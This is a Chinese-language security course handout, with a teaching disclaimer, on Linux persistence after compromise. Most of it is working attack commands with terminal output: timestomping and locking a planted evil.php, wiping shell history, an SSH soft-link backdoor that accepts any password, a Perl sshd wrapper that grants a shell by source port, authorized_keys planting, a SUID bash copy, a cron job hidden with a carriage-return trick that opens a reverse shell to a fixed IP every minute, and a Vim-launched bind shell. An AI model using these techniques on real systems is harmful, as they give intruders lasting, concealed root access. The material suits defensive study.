免责声明：

本课程内容仅限于网络安全教学，不得用于其他用途。任何利用本课程内容从事违法犯罪活动的行为，都严重违背了该课程设计的初衷，且属于使用者的个人行为与讲师无关，讲师不为此承担任何法律责任。

希望同学们知法、懂法、守法，做一个良好公民。

Linux 权限维持

1、修改文件属性

touch evil.php #创建恶意文件
touch -r ~/redis_start.txt evil.php #-r 选项允许你复制另一个文件的时间属性到当前指定的文件

```
[root@localhost html]# touch evil.php
[root@localhost html]# ll
总用量 0
-rw-r--r-- 1 root root 0 1月  11 13:57 evil.php
[root@localhost html]# touch -r ~/redis_start.txt evil.php
[root@localhost html]# ll
总用量 0
-rw-r--r-- 1 root root 0 7月  20 23:46 evil.php
[root@localhost html]#
```

chattr +i evil.php #锁定文件
rm -rf evil.php #提示禁止删除
lsattr evil.php #属性查看
chattr -i evil.php #解除锁定
rm -rf evil.php #彻底删除文件

```
[root@localhost html]#
[root@localhost html]# chattr +i evil.php
[root@localhost html]# rm -rf evil.php
rm: 无法删除"evil.php": 不允许的操作
[root@localhost html]# lsattr evil.php
----i----------- evil.php
[root@localhost html]# chattr -i evil.php
[root@localhost html]# rm -rf evil.php
[root@localhost html]# ll
总用量 0
[root@localhost html]#
```

2、禁用历史记录

set +o history #临时禁用历史记录，但该命令本身也会被记录
set -o history #恢复使用历史记录
history -r #删除当前会话历史记录
history -c #删除内存中的所有命令历史

```
[root@localhost ~]# history -c
[root@localhost ~]# history
    1  history
[root@localhost ~]#
```

cat .bash_history #历史命令记录文件

```
[root@localhost var]# cd /root
[root@localhost ~]# ls -la
总用量 84
dr-xr-x---. 16 root root 4096 1月  24 11:18 .
dr-xr-xr-x. 17 root root  244 7月  21 2023 ..
-rw-------.  1 root root 1746 7月  15 2023 anaconda-ks.cfg
-rw-------.  1 root root 8738 1月  24 11:40 .bash_history
-rw-r--r--.  1 root root   18 12月 29 2013 .bash_logout
-rw-r--r--.  1 root root  176 12月 29 2013 .bash_profile
-rw-r--r--.  1 root root  176 12月 29 2013 .bashrc
drwx------. 16 root root 4096 7月  17 2023 .cache
drwxr-xr-x. 16 root root 4096 7月  15 2023 .config
-rw-r--r--.  1 root root  100 12月 29 2013 .cshrc
```

```
cat authorized_keys
cd /etc/ssh
ls
cat sshd_config
gedit sshd_config
yum install whois
whois
whois baidu.com
yum install java-devel
java
javac
awk
telnet
ll
history
cd root
cd /root
ls
ls -la
cat .bash_history
cd /root
ls -la
cat .bash_history
[root@localhost ~]#
```

echo > ~/.bash_history　#彻底清除历史记录

```
[root@localhost ~]# echo > ~/.bash_history
[root@localhost ~]# cat .bash_history

[root@localhost ~]#
```

3、SSH 软链接

建立一个软连接，然后通过 888 端口访问 ssh 服务，且可以任意密码登录

ln -sf /usr/sbin/sshd /tmp/su　#将 /usr/sbin/sshd 文件或目录创建一个符号链接到 /tmp/su。这意味着当你通过 /tmp/su 访问时，实际上会访问到 /usr/sbin/sshd。

-s：表示创建符号链接（软链接），而不是硬链接。

-f：如果目标位置已存在文件或链接，强制覆盖。

/tmp/su -oPort=888　#设置监听端口指向 /tmp/su

```
[root@localhost ~]# ln -sf /usr/sbin/sshd /tmp/su
[root@localhost ~]# /tmp/su -oPort=888
/etc/ssh/sshd_config line 44: Deprecated option RSAAuthentication
[root@localhost ~]#
```

ssh root@123.180.45.253 -p 888

```
┌──(root💀kali)-[~]
└─# ssh root@123.180.45.253 -p 888
root@123.180.45.253's password:
Last login: Thu Jan 11 13:54:23 CST 2024 on :0
Last failed login: Thu Jan 11 14:14:45 CST 2024 from 123.180.45.47 on ssh:notty
There were 3 failed login attempts since the last successful login.
Last login: Thu Jan 11 14:15:07 2024 from 123.180.45.47
[root@localhost ~]# whoami
root
[root@localhost ~]#
```

4、SSH Wrapper

将恶意端口来源访问传输内容重定向到/bin/sh 中:

```
cd /usr/sbin/
mv sshd ../bin/    #将 /usr/sbin/sshd 移动到 /usr/bin/ 目录下
echo '#!/usr/bin/perl' >sshd  #在执行脚本时告诉操作系统使用 perl 解释器来运行这个文件
echo 'exec "/bin/sh" if(getpeername(STDIN) =~ /^..4A/);' >>sshd   #标准输入（STDIN）的源地址以特定字符串（这里是"..4A";匹配 13377）开头，则执行 /bin/sh，即启动一个 shell。
echo 'exec{"/usr/bin/sshd"} "/usr/sbin/sshd",@ARGV,' >>sshd   #对其他普通连接则调用正常的 SSH 服务器程序
chmod u+x sshd
systemctl restart sshd
```

```
[root@localhost ~]# cd /usr/sbin/
[root@localhost sbin]# mv sshd ../bin/
[root@localhost sbin]# echo '#!/usr/bin/perl' >sshd
[root@localhost sbin]# echo 'exec "/bin/sh" if(getpeername(STDIN) =~ /^..4A/);' >>sshd
[root@localhost sbin]# echo 'exec{"/usr/bin/sshd"} "/usr/sbin/sshd",@ARGV,' >>sshd
[root@localhost sbin]# chmod u+x sshd
/[root@localhost sbin]# /etc/init.d/sshd restart
bash: /etc/init.d/sshd: 没有那个文件或目录
[root@localhost sbin]# systemctl restart sshd
[root@localhost sbin]#
```

然后连接：

```
socat STDIO TCP4:123.180.45.253:22,sourceport=13377
```

`socat` 是一个命令行工具，用于在数据流之间建立双向连接、转换和重定向。给定的命令 `socat STDIO TCP4:123.180.45.253:22,sourceport=13377` 执行了以下操作：

- `STDIO` 表示标准输入输出（即键盘输入与屏幕输出），这将使用户能够通过终端与目标服务进行交互。
- `TCP4:123.180.45.253:22` 指定了一个IPv4的TCP连接，要连接到IP地址为 123.180.45.253 的主机上的端口号 22，这个端口通常被SSH服务使用。
- `,sourceport=13377` 参数指定了本地源端口号为 13377，这意味着 socat 在发起连接时，会从本地的 13377 端口向目标服务器发送请求。

综上所述，这条命令的作用是创建一个隧道，使得用户可以通过本地的 13377 端口以交互方式访问远程主机 123.180.45.253 上运行的 SSH 服务。当执行该命令后，用户可以像平常那样在终端中输入SSH命令，但实际上是通过 socat 中转并连接到了指定的远程SSH服务器。

5、SSH 公钥免密登陆

本地生成公钥
ssh-keygen -t rsa（三次回车）

```
┌──(root💀kali)-[~]
└─# ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa
Your public key has been saved in /root/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:fI/999GHeo9172hvBmoewyIykowDRWAJDhKz9fxF0Qo root@kali
The key's randomart image is:
+---[RSA 3072]----+
|O++      oo      |
|=* o  E.  .      |
| ... o   ...     |
| .    . o.       |
|.      . S .     |
| . o .    . =  ..|
|  o + o . o *..o=|
|   . . o . .o=o+O|
|           ooo+BB|
+----[SHA256]-----+
```

公钥 id_rsa.pub 发送到目标上.ssh/authorized_keys 里（可以 python 传文件到目标）

cd /root/.ssh/

python3 -m http.server

```
┌──(root💀kali)-[~/桌面]
└─# cd /root/.ssh/

┌──(root💀kali)-[~/.ssh]
└─# ls
id_rsa  id_rsa.pub  known_hosts

┌──(root💀kali)-[~/.ssh]
└─# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

cat id_rsa.pub >> /root/.ssh/authorized_keys

```
[root@localhost ~]# cat id_rsa.pub >> /root/.ssh/authorized_keys
[root@localhost ~]# cat /root/.ssh/authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDxwrV96VoOFKKbXCuCezSjVa6AuzTkDi56ELgHgTUYM8Sn2Ba3vlP
CVzdQ3pLGQwJQpO2iym6lgpTruL2TCoqEMMGf4N/G3LKbTiUTtr8dQNpt4itt1dRIzD+Axk9rplB8nj427bSK9lOFdR
azTQz21qYCO55cSEZFXsWSE3aLGTZsDro83URH1XDVZVTxiFY8vWnZfstv9XfTtO7fyfKoXQRz6kTCktMwGlDR8xzBD
un7qj8tm96QdrAVtJG5XQDcpx5/ldNNuSXOt1w7I2hLYSjnEai5nLpnkBxxWcl6tHaabBpBySa1iMQvOyh/QxwIUzPc
E3eo6BY1ikSzSjsH root@localhost.localdomain
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDgEB8Et+V7vOZ+1d2sI5PguqdNLV+hbgj4WNtLPjUmsBGGHXAlw6r
7glQWceIgSBdlTTkbCtOGz/ksuggnmJeIbJKTaYd+OEnUOH1+KPbseCxyzpmDNjCmxY/e9ryMtpxMMy6xsDqqE26dT/
ghJzYrzqkDvGxb+TpDLLRmfIYZHQH2boekPuBQq6MKPyng+uvCOfb/U1uL6z8SI6nBIVHuAUNLVoOh+FQ9F7bDNu8Wz
p5rHLQdNri6wzILtiuFOyFZjjO45MebBUTHbabv7rAJU4SaKI6KSw6ZtPaRDR9oTCSxduzFJnlFB+AWzKsPBRdgjXqi
X+rcheOK8Rvc7xEx9/2QsXJIdmC6broc3IID4VZNxKHKbTuyJrpMEaviTFCmaCqxFs64Pe/ldLgm/tSGQsf1NbLv7tN
qlrVn73noptdU+9aIwBql8685bEp78gB+QjRk1Rq6PE8d3MOcB1wWTpG5uqjtxe1lFDKdxuVPlAKdzOMdHU7dMKovXT
s2z28= root@kali
```

然后就可以免密登录了：

ssh root@123.180.45.253

```
┌──(root💀kali)-[~/.ssh]
└─# ssh root@123.180.45.253
Last failed login: Thu Jan 11 15:04:36 CST 2024 from 123.180.45.47 on ssh:notty
There was 1 failed login attempt since the last successful login.
Last login: Thu Jan 11 14:15:07 2024 from 123.180.45.47
[root@localhost ~]# whoami
root
[root@localhost ~]#
```

6、SUID 后门

当 s 权限在文件所有者 x 权限位上时，例如：-rwsr-xr-x，此时称为 Set UID，简称为 SUID 的特殊权限，即当执行该文件时将具有该文件所有者的权限；当 s 权限在文件组 x 权限上时，例如：-rwx--s--x，此时称为 Set GID，简称为 SGID 的特殊权限，执行者在执行该文件时将具有该文件所属组的权限。）必要条件：

1、SUID 权限仅对二进制程序有效。

2、执行者对于该程序需要具有 x 的可执行权限

3、本权限仅在执行该程序的过程中有效

4、在执行过程中执行者将具有该程序拥有者的权限
创建 suid 权限的文件：
cp /bin/bash /tmp/.woot
chmod u+s /tmp/.woot
ls -al /tmp/.woot

```
[root@localhost ~]# cp /bin/bash /tmp/.woot
[root@localhost ~]# chmod u+s /tmp/.woot
[root@localhost ~]# ls -al /tmp/.woot
-rwsr-xr-x 1 root root 964536 1月   11 15:33 /tmp/.woot
[root@localhost ~]#
```


使用普通用户运行得到 root 权限：
/tmp/.woot
/tmp/.woot -p #bash2 针对 suid 有一些护卫的措施，使用-p 选项来获取一个 root shell

```
[lee@localhost root]$ /tmp/.woot -p
.woot-4.2# whoami
root
.woot-4.2#
```

7、Cron 后门

用 crontab 设置隐藏的计划任务，该任务每分钟回连一次

(crontab -l;printf "*/1 * * * * bash -i >& /dev/tcp/192.168.27.133/9999 0>&1;/bin/bash --noprofile -i;\rno crontab for `whoami`%100c\n")|crontab -



#printf：构造一个新的 cron 定时任务条目，该任务每分钟执行一次（*/1 * * * *），并启动一个 bash shell（bash -i）将其标准输入和输出重定向到指定 IP 地址（123.180.45.47）和端口（9999），这样攻击者就可以通过网络连接获取一个交互式 shell。
#/bin/bash --noprofile -i：启动一个不加载用户配置文件的交互式 bash shell

#\rno crontab for whoami%100c\n：将 \r 后面的内容移到字符串开头，并逐一替换开头部分的字符，使得终端显示“no crontab for [用户名]”。
#|crontab -：将上述命令的结果通过管道传递给 crontab - 命令，- 表示将标准输入中的内容作为新的 cron 定时任务列表载入。

```
[root@localhost ~]# (crontab -l;printf "*/1 * * * * bash -i >& /dev/tcp/192.168.27.133/9999 0>&1;/bin/bash --n
oprofile -i;\rno crontab for `whoami`%100c\n")|crontab -
[root@localhost ~]# crontab -l

no crontab for root
```

此时计划任务是看不到的，但已经反弹 shell 了

```
┌──(root💀kali2021)-[~/桌面]
└─# nc -lvvp 9999
listening on [any] 9999 ...
192.168.27.164: inverse host lookup failed: Unknown host
connect to [192.168.27.133] from (UNKNOWN) [192.168.27.164] 54484
bash: 此 shell 中无任务控制
[root@localhost ~]# id
id
uid=0(root) gid=0(root) 组=0(root)
[root@localhost ~]#
```

8、Vim python2 扩展后门

vim 安装时默认安装了当前服务器的 python 版本的扩展，利用该扩展，可以用 vim 的扩展 pyfile 来执行 python 脚本。
在目标主机上写入 py 脚本，该脚本用于开启监听

```
from socket import *
import subprocess
import os, threading, sys, time
if __name__ == “__main__“:
    server=socket(AF_INET,SOCK_STREAM)
    server.bind((‘0.0.0.0’,2233))
    server.listen(5)
    print ‘waiting for connect’
    talk, addr = server.accept()
    print ‘connect from’,addr
    proc = subprocess.Popen([“/bin/sh”,”-i”], stdin=talk, stdout=talk,
stderr=talk, shell=True)
```

打开(O) attck.py ~/ 保存(S)

```
from socket import *
import subprocess
import os, threading, sys, time
if __name__ == "__main__":
        server=socket(AF_INET,SOCK_STREAM)
        server.bind(('0.0.0.0',2233))
        server.listen(5)
        print 'waiting for connect'
        talk, addr = server.accept()
        print 'connect from',addr
        proc = subprocess.Popen(["/bin/sh","-i"], stdin=talk, stdout=talk, stderr=talk, shell=True)
```

使用 vim 运行该脚本

nohup vim -E -c “pyfile attack.py”

```
[root@localhost ~]#
[root@localhost ~]# nohup vim -E -c "pyfile attck.py"
nohup: 忽略输入并把输出追加到"nohup.out"
```

使用 nc 连接成功

```
┌──(root💀kali)-[~]
└─# nc 123.180.45.253 2233
id
uid=0(root) gid=0(root) 组=0(root)
ifconfig
ens3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 123.180.45.253  netmask 255.255.255.0  broadcast
        inet6 fe80::ee64:f4ca:5f7d:a5c8  prefixlen 64  scopeid
        inet6 240e:0:4346:a38d:4351:7aa1:b3a9:e585  prefixlen
        ether 00:26:c6:f6:03:5a  txqueuelen 1000  (Ethernet)
        RX packets 135  bytes 8879 (8.6 KiB)
```